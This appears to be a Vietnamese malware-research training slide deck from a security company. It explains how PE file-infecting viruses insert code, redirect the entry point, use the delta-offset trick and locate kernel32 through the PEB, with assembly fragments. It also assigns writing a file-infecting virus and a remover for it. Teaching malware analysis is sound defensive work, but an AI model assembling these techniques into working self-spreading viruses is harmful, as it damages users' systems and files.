Công ty An ninh mạng Bkav

# Trung tâm nghiên cứu mã độc AMC

## Chương trình đào tạo sinh viên

### Giai đoạn 1: Assembly 32 bit

Bài 6

# Nhắc lại bài trước

- Bảng Import, Export
- Windows loader.

# Các loại mã độc cơ bản

- Virus
- Worm
- Trojan
- Macro

# Đặc điểm của virus

- Không tồn tại ở một file độc lập mà gắn vào chương trình khác trên máy

- Khó phát hiện ra

- Khó xử lý: xóa file virus đi = xóa luôn chương trình gốc.

# Mục tiêu bài 6

- Hiểu được các kỹ thuật mà virus sử dụng
- Lập trình được virus
- Nâng cao: Viết chương trình phát hiện và loại bỏ được virus


# 1. Nguyên lý cơ bản

1.Chèn code virus vào file victim

2.Chuyển quyền điều khiển đến thực thi code virus đã chèn vào

3.Sau khi thực thi code virus xong sẽ trả quyền điều khiển về cho host (file gốc)

# 1. Nguyên lý cơ bản




Chèn code virus : Nới rộng section cuối hoặc thêm section.
Chuyển điều khiển : Sửa Entry point

# 2. Các vấn đề kỹ thuật liên quan

1. Sửa header
2. Kỹ thuật Delta
3. Kỹ thuật lấy địa chỉ của các hàm API
4. Một số vấn đề khác

# 2.1 Sửa header

Cần sửa lại những trường nào ?

- Section header : ….
- Entry point
- Image size

# 2.2 Kỹ thuật Delta

Khi mã virus được chèn vào file host, các thông tin về địa chỉ tuyệt đối của mã virus sẽ bị sai lệch một khoảng nào đó tùy từng file host.

Làm cách nào để các đoạn mã virus thêm vào thực thi đúng?

=> Dùng kỹ thuật Delta để xác định độ sai lệch từ đó hiệu chỉnh các địa chỉ cho hợp lý.


# 2.2 Kỹ thuật Delta


```
;------------------------------
;ki thuat delta
call Delta
Delta:
    pop ebp
    sub ebp, offset Delta
;------------------------------
```

# 2.2 Kỹ thuật Delta

```
PUSH 0
PUSH 0
PUSH DWORD PTR [DOSHEADER+EBP+60]
PUSH [HANDLEFILE+EBP]
CALL [SETFILEPOINTERBASE+EBP]
```

# 2.2 Kỹ thuật Delta



# 2.3 Kỹ thuật lấy địa chỉ hàm API

Vấn đề:

+ Địa chỉ các hàm là không giống nhau (giữa các phiên bản hệ điều hành

+ Trong không gian nhớ của tiến trình chưa chắc đã tồn tại.

=> Dùng 2 hàm LoadLibrary() và GetProcAddress() để lấy địa chỉ các hàm cần thiết

# 2.3 Kỹ thuật lấy địa chỉ hàm API

- Địa chỉ của 2 hàm LoadLibrary, GetProcAddress lấy ở đâu ?

=> Tìm trong bảng export của kernel32.dll

- Làm sao lấy được địa chỉ của kernel32.dll ?

=>  Kỹ thuật “Find kernel32 based”

# Find kernel32 based

Có 2 cách để tìm kernel32 based

- Dựa vào giá trị trả về của Windows loader
- Dựa vào thông tin trong PEB

# Find kernel32 based

```
1  mov     esi,[esp]
2  and     esi,0FFFF0000h
3  call    GetK32
4
5  GetK32:
6
7   __1:
8          cmp     byte ptr [ebp+K32_Limit],00h
9          jz      WeFailed
10
11         cmp     word ptr [esi],"ZM"
12         jz      CheckPE
13
14  __2:
15         sub     esi,10000h
16         dec     byte ptr [ebp+K32_Limit]
17         jmp     __1
18
19 CheckPE:
20         mov     edi,[esi+3Ch]
21         add     edi,esi
22         cmp     dword ptr [edi],"EP"
23         jz      WeGotK32
24         jmp     __2
25 WeFailed:
26         mov     esi,0BFF70000h
27 WeGotK32:
28         xchg    eax,esi
29         ret
```

# Find kernel32 based

```
.code
start:
assume fs:nothing               // FS:[0] = TEB (Thread Environment Block)
mov ebx, dword ptr fs:[30h]     // FS:[30h] = Pointer to PEB (Process Environment Block)
mov ebx, dword ptr [ebx+0Ch]    // Pointer to PEB_LDR_DATA struct
mov ebx, dword ptr [ebx+1Ch]    // Pointer to InInitOrderModuleList
mov ebx, dword ptr [ebx]        // Next entry in list : Ntdll.dll -> Kernel32.dll
mov ebx, dword ptr [ebx+8h]     // Get ImageBase of Kernel32.dll
mov [kernelbase],ebx
ret
end start
```

# PEB Struture ( Process Environment Block )

# 4. Một số vấn đề khác

- Chữ ký của virus: Nhằm đảm bảo mỗi file chỉ bị lây một lần

# Bài tập

- Viết chương trình virus lây file (vào các file trong thư hiện tại)
- Viết chương trình phát hiện và loại bỏ virus lây file ra khỏi một file.